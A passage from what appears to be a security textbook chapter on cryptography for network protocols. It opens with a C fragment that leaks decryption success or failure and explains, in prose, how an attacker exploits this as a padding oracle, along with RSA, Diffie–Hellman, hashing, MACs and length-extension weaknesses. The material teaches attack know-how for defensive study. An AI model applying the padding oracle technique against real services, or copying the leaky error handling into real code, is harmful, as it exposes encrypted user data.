      if(error) {
    ❸ write_string("ERROR");
      } else {
    ❹ write_string("SUCCESS");
      }
}
```

Listing 7-1: A simple DES decryption from the network

The code reads the IV and the encrypted data from the network ❶ and passes it to a DES CBC decryption routine using an internal application key ❷. In this case, it decrypts a client session token. This use case is common in web application frameworks, where the client is effectively stateless and must send a token with each request to verify its identity.

The decryption function returns an error condition that signals whether the decryption failed. If so, it sends the string ERROR to the client ❸; otherwise, it sends the string SUCCESS ❹. Consequently, this code provides an attacker with information about the success or failure of decrypting an arbitrary encrypted block from a client. In addition, if the code uses PKCS#7 for padding and an error occurs (because the padding doesn't match the correct pattern in the last decrypted block), an attacker could use this information to perform the padding oracle attack and then decrypt the block of data the attacker sent to a vulnerable service.

This is the essence of the padding oracle attack: by paying attention to whether the network service successfully decrypted the CBC-encrypted block, the attacker can infer the block's underlying unencrypted value. (The term *oracle* refers to the fact that the attacker can ask the service a question and receive a true or false answer. Specifically, in this case, the attacker can ask whether the padding for the encrypted block they sent to the service is valid.)

To better understand how the padding oracle attack works, let's return to how CBC decrypts a single block. Figure 7-8 shows the decryption of a block of CBC-encrypted data. In this example, the plaintext is the string `Hello` with three bytes of PKCS#7 padding after it.

By querying the web service, the attacker has direct control over the original cipher text and the IV. Because each plaintext byte is XORed with an IV byte during the final decryption step, the attacker can directly control the plaintext output by changing the corresponding byte in the IV. In the example shown in Figure 7-8, the last byte of the decrypted block is 0x2B, which gets XORed with the IV byte 0x28 and outputs 0x03, a padding byte. But if you change the last IV byte to 0xFF, the last byte of the cipher text decrypts to 0xD4, which is no longer a valid padding byte, and the decryption service returns an error.




Figure 7-8: CBC decryption with IV

Now the attacker has everything they need to figure out the padding value. They query the web service with dummy cipher texts, trying all possible values for the last byte in the IV. Whenever the resulting decrypted value is not equal to 0x01 (or by chance another valid padding arrangement), the decryption returns an error. But once padding is valid, the decryption will return success.

With this information, the attacker can determine the value of that byte in the decrypted block, even though they don't have the key. For example, say the attacker sends the last IV byte as 0x2A. The decryption returns success, which means the decrypted byte XORed with 0x2A should equal 0x01. Now the attacker can calculate the decrypted value by XORing 0x2A with 0x01, yielding 0x2B; if the attacker XORs this value with the original IV byte (0x28), the result is 0x03, the original padding value, as expected.

The next step in the attack is to use the IV to generate a value of 0x02 in the lowest two bytes of the plaintext. In the same manner that the attacker used brute force on the lowest byte earlier, now they can brute force the second-to-lowest byte. Next, because the attacker knows the value of the lowest byte, it's possible to set it to 0x02 with the appropriate IV value. Then, they can perform brute force on the second-to-lowest byte until the decryption is successful, which means the second byte now equals 0x02 when decrypted. By repeating this process until *all* bytes have been calculated, an attacker could use this technique to decrypt any block.

Stream Ciphers

Unlike block ciphers, which encrypt blocks of a message, stream ciphers work at the individual bit level. The most common algorithm used for stream ciphers generates a pseudorandom stream of bits, called the *key stream*, from an initial key. This key stream is then arithmetically applied to the message, typically using the XOR operation, to produce the cipher text, as shown in Figure 7-9.




Figure 7-9: A stream cipher operation

As long as the arithmetic operation is reversible, all it takes to decrypt the message is to generate the same key stream used for encryption and perform the reverse arithmetic operation on the cipher text. (In the case of XOR, the reverse operation is actually XOR.) The key stream can be generated using a completely custom algorithm, such as in RC4, or by using a block cipher and an accompanying mode of operation.

Table 7-3 lists some common algorithms that you might find in real-world applications.

Table 7-3: Common Stream Ciphers

Cipher name	Key size (bits)	Year introduced
A5/1 and A5/2 (used in GSM voice encryption)	54 or 64	1989
RC4	Up to 2048	1993
Counter mode (CTR)	Dependent on block cipher	N/A
Output Feedback mode (OFB)	Dependent on block cipher	N/A

Cipher name	Key size (bits)	Year introduced
Cipher Feedback mode (CFB)	Dependent on block cipher	N/A

Asymmetric Key Cryptography

Symmetric key cryptography strikes a good balance between security and convenience, but it has a significant problem: participants in the network need to physically exchange secret keys. This is tough to do when the network spans multiple geographical regions. Fortunately, *asymmetric key cryptography* (commonly called *public key encryption*) can mitigate this issue.

An asymmetric algorithm requires two types of keys: *public* and *private*. The public key encrypts a message, and the private key decrypts it. Because the public key *cannot* decrypt a message, it can be given to anyone, even over a public network, without fear of its being captured by an attacker and used to decrypt traffic, as shown in Figure 7-10.




Figure 7-10: Asymmetric key encryption and decryption

Although the public and private keys are related mathematically, asymmetric key algorithms are designed to make retrieving a private key from a public key very time consuming; they're built upon mathematical primitives known as *trapdoor functions*. (The name is derived from the concept that it's easy to go through a trapdoor, but if it shuts behind you, it's difficult to go back.) These algorithms rely on the assumption that there is no workaround for the time-intensive nature of the underlying mathematics. However, future advances in mathematics or computing power might disprove such assumptions.

RSA Algorithm

Surprisingly, not many unique asymmetric key algorithms are in common use, especially compared to symmetric ones. The *RSA* algorithm is currently the most widely used to secure network traffic and will be for the foreseeable future. Although newer algorithms are based on mathematical constructs called *elliptic curves*, they share many general principles with RSA.

The RSA algorithm, first published in 1977, is named after its original developers—Ron Rivest, Adi Shamir, and Leonard Adleman. Its security relies on the assumption that it's difficult to factor large integers that are the product of two prime numbers.

Figure 7-11 shows the RSA encryption and decryption process. To generate a new key pair using RSA, you generate two large, random prime numbers, *p* and *q*, and then choose a *public exponent* (*e*). (It's common to use the value 65537, because it has mathematical properties that help ensure the security of the algorithm.) You must also calculate two other numbers: the *modulus* (*n*), which is the product of *p* and *q*, and a *private exponent* (*d*), which is used for decryption. (The process to generate *d* is rather complicated and beyond the scope of this book.) The public exponent combined with the modulus constitutes the *public key*, and the private exponent and modulus form the *private key*.

For the private key to remain private, the private exponent must be kept secret. And because the private exponent is generated from the original primes, *p* and *q*, these two numbers must also be kept secret.




Figure 7-11: A simple example of RSA encryption and decryption

The first step in the encryption process is to convert the message to an integer, typically by assuming the bytes of the message actually represent a variable-length integer. This integer, *m*, is raised to the power of the public exponent. The modulo operation, using the value of the public modulus *n*, is then applied to the raised integer m^e. The resulting cipher text is now a value between zero and *n*. (So if you have a 1024-bit key, you can only ever encrypt a maximum of 1024 bits in a message.) To decrypt the message, you apply the same process, substituting the public exponent for the private one.

RSA is very computationally expensive to perform, especially relative to symmetric ciphers like AES. To mitigate this expense, very few applications use RSA directly to encrypt a message. Instead, they generate a random *session key* and use this key to encrypt the message with a symmetric cipher, such as AES. Then, when the application wants to send a message to another participant on the network, it encrypts only the session key using RSA and sends the RSA-encrypted key along with the AES-encrypted message. The recipient decrypts the message first by decrypting the session key, and then uses the session key to decrypt the actual message. Combining RSA with a symmetric cipher like AES provides the best of both worlds: fast encryption with public key security.

RSA Padding

One weakness of this basic RSA algorithm is that it is deterministic: if you encrypt the same message multiple times using the same public key, RSA will always produce the same encrypted result. This allows an attacker to mount what is known as a *chosen plaintext attack* in which the attacker has access to the public key and can therefore encrypt any message. In the most basic version of this attack, the attacker simply guesses the plaintext of an encrypted message. They continue encrypting their guesses using the public key, and if any of the encrypted guesses match the value of the original encrypted message, they know they've successfully guessed the target plaintext, meaning they've effectively decrypted the message without private key access.

To counter chosen plaintext attacks, RSA uses a form of padding during the encryption process that ensures the encrypted output is nondeterministic. (This "padding" is different from the block cipher padding discussed earlier. There, padding fills the plaintext to the next block boundary so the encryption algorithm has a full block to work with.) Two padding schemes are commonly used with RSA: one is specified in the Public Key Cryptography Standard #1.5; the other is called *Optimal Asymmetric Encryption Padding (OAEP)*. OAEP is recommended for all new applications, but both schemes provide enough security for typical use cases. Be aware that not using padding with RSA is a serious security vulnerability.

Diffie–Hellman Key Exchange

RSA isn't the only technique used to exchange keys between network participants. Several algorithms are dedicated to that purpose; foremost among them is the *Diffie–Hellman Key Exchange (DH)* algorithm.

The DH algorithm was developed by Whitfield Diffie and Martin Hellman in 1976 and, like RSA, is built upon the mathematical primitives of exponentiation and modular arithmetic. DH allows two participants in a network to exchange keys and prevents anyone monitoring the network from being able to determine what that key is. Figure 7-12 shows the operation of the algorithm.



Client
Server
Determine group parameter
Send group parameter
Group parameter
Generate private key A
Generate private key B
Public network
Calculate public key from group and private key A
Calculate public key from group and private key B
Combine public key B and private key A
Send public key
Combine public key A and private key B
Shared key generated

Figure 7-12: The Diffie–Hellman Key Exchange algorithm

The participant initiating the exchange determines a parameter, which is a large prime number, and sends it to the other participant: the chosen value is not a secret and can be sent in the clear. Then each participant generates their own private key value—usually using a cryptographically secure random number generator—and computes a public key using this private key and a selected group parameter that is requested by the client. The public keys can safely be sent between the participants without the risk of revealing the private keys. Finally, each participant calculates a *shared* key by combining the other's public key with their own private key. Both participants now have the shared key without ever having directly exchanged it.

DH isn't perfect. For example, this basic version of the algorithm can't handle an attacker performing a man-in-the-middle attack against the key-exchange. The attacker can impersonate the server on the network and exchange one key with the client. Next, the attacker exchanges a different key with the server, resulting in the attacker now having two separate keys for the connection. Then the attacker can decrypt data from the client and forward it on to the server, and vice versa.

Signature Algorithms

Encrypting a message prevents attackers from viewing the information being sent over the network, but it doesn't identify *who* sent it. Just because someone has the encryption key doesn't mean they are who they say they are. With asymmetric encryption, you don't even need to manually exchange the key ahead of time, so anyone can encrypt data with your public key and send it to you.

Signature algorithms solve this problem by generating a unique *signature* for a message. The message recipient can use the same algorithm used to generate the signature to prove the message came from the signer. As an added advantage, adding a signature to a message protects it against tampering if it's being transmitted over an untrusted network. This is important, because encrypting data does not provide any guarantee of data *integrity*; that is, an encrypted message can still be modified by an attacker with knowledge of the underlying network protocol.

All signature algorithms are built upon *cryptographic hashing algorithms*. First, I'll describe hashing in more detail, and then I'll explain some of the most common signature algorithms.

Cryptographic Hashing Algorithms

Cryptographic hashing algorithms are functions that are applied to a message to generate a fixed-length summary of that message, which is usually much shorter than the original message. These algorithms are also called *message digest algorithms*. The purpose of hashing in signature algorithms is to generate a relatively unique value to verify the integrity of a message and to reduce the amount of data that needs to be signed and verified.

For a hashing algorithm to be suitable for cryptographic purposes, it has to fulfill three requirements:

Pre-image resistance Given a hash value, it should be difficult (such as by requiring a massive amount of computing power) to recover a message.

Collision resistance It should be difficult to find two different messages that hash to the same value.

Nonlinearity It should be difficult to create a message that hashes to any given value.

A number of hashing algorithms are available, but the most common are members of either the *Message Digest (MD)* or *Secure Hashing Algorithm (SHA)* families. The Message Digest family includes the MD4 and MD5 algorithms, which were developed by Ron Rivest. The SHA family, which contains the SHA-1 and SHA-2 algorithms, among others, is published by NIST.

Other simple hashing algorithms, such as checksums and cyclic redundancy checks (CRC), are useful for detecting changes in a set of data; however, they are not very useful for secure protocols. An attacker can easily change the checksum, as the linear behavior of these algorithms makes it trivial to determine how the checksum changes, and this modification of the data is protected so the target has no knowledge of the change.

Asymmetric Signature Algorithms

Asymmetric signature algorithms use the properties of asymmetric cryptography to generate a message signature. Some algorithms, such as RSA, can be used to provide the signature and the encryption, whereas others, such as the *Digital Signature Algorithm (DSA)*, are designed for signatures only. In both cases, the message to be signed is hashed, and a signature is generated from that hash.

Earlier you saw how RSA can be used for encryption, but how can it be used to sign a message? The RSA signature algorithm relies on the fact that it's possible to encrypt a message using the *private* key and decrypt it with the *public* one. Although this "encryption" is no longer secure (the key to decrypt the message is now public), it can be used to sign a message.

For example, the signer hashes the message and applies the RSA decryption process to the hash using their private key; this encrypted hash is the signature. The recipient of the message can convert the signature using the signer's public key to get the original hash value and compare it against their own hash of the message. If the two hashes match, the sender must have used the correct private key to encrypt the hash; if the recipient trusts that the only person with the private key is the signer, the signature is verified. Figure 7-13 shows this process.




Figure 7-13: RSA signature processing

Message Authentication Codes

Unlike RSA, which is an asymmetric algorithm, *Message Authentication Codes (MACs)* are *symmetric* signature algorithms. As with symmetric encryption, symmetric signature algorithms rely on sharing a key between the sender and recipient.

For example, say you want to send me a signed message and we both have access to a shared key. First, you'd combine the message with the key in some way. (I'll discuss how to do this in more detail in a moment.) Then you'd hash the combination to produce a value that couldn't easily be reproduced without the original message and the shared key. When you sent me the message, you'd also send this hash as the signature. I could verify that the signature is valid by performing the same algorithm as you did: I'd combine the key and message, hash the combination, and compare the resulting value against the signature you sent. If the two values were the same, I could be sure you're the one who sent the message.

How would you combine the key and the message? You might be tempted to try something simple, such as just prefixing the message with the key and hashing to the combined result, as in Figure 7-14.





Figure 7-14: A simple MAC implementation

But with many common hashing algorithms (including MD5 and SHA-1), this would be a serious security mistake, because it opens a vulnerability known as the *length-extension attack*. To understand why, you need to know a bit about the construction of hashing algorithms.

Length-Extension and Collision Attacks

Many common hashing algorithms, including MD5 and SHA-1, consist of a block structure. When hashing a message, the algorithm must first split the message into equal-sized blocks to process. (MD5, for example, uses a block size of 64 bytes.)

As the hashing algorithm proceeds, the only state it maintains between each block is the hash value of the previous block. For the first block, the previous hash value is a set of well-chosen constants. The well-chosen constants are specified as part of the algorithm and are generally important for the secure operation. Figure 7-15 shows an example of how this works in MD5.



